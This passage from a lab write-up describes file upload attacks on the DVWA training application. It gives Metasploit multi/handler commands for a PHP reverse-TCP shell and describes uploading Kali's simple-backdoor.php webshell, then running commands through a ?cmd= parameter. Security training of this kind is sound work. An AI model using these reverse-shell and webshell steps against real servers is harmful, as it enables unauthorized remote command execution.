
I then started msfconsole and used the multi handler by inputting;

msf5 > use exploit/multi/handler


I also set the payload;


msf5 exploit(multi/handler) > set payload php/ reverse\_tcp

then set a LHOST AND LPORT and awaited on a connection from webserver.



I created an exploit.php file which I uploaded to the DVWA server which showed It was successfullly uploaded to ../../hackable/uploads/exploit.php.






The webpage successfully uploaded my page. I ran that page which allowed a connection to my host machine.




I was unable to retreive a shell on my kali machine. After troubleshooting it seemed there was a problem with my kali machine. But after this shell would be received I would be able to run commands to my target web server.

**File upload continued;**


Another way to do this that I found was finding a webshell based inside Kali called simple-backdoor.php. I moved this to my current working directory.




Then I uploaded this file to DVWA




and executed the webpage.



Which showed me this webpage;



By adding this to the webpage search ?cmd= passwd I was prompted with the following;



**Conclusion**

Throughout my testing I went through a few types of attacks which an attacker could use to find vunerbilites in a website.

After completing these tests I found that many of these can easily be exploited by not only a security professional but any individual (especially on low settings).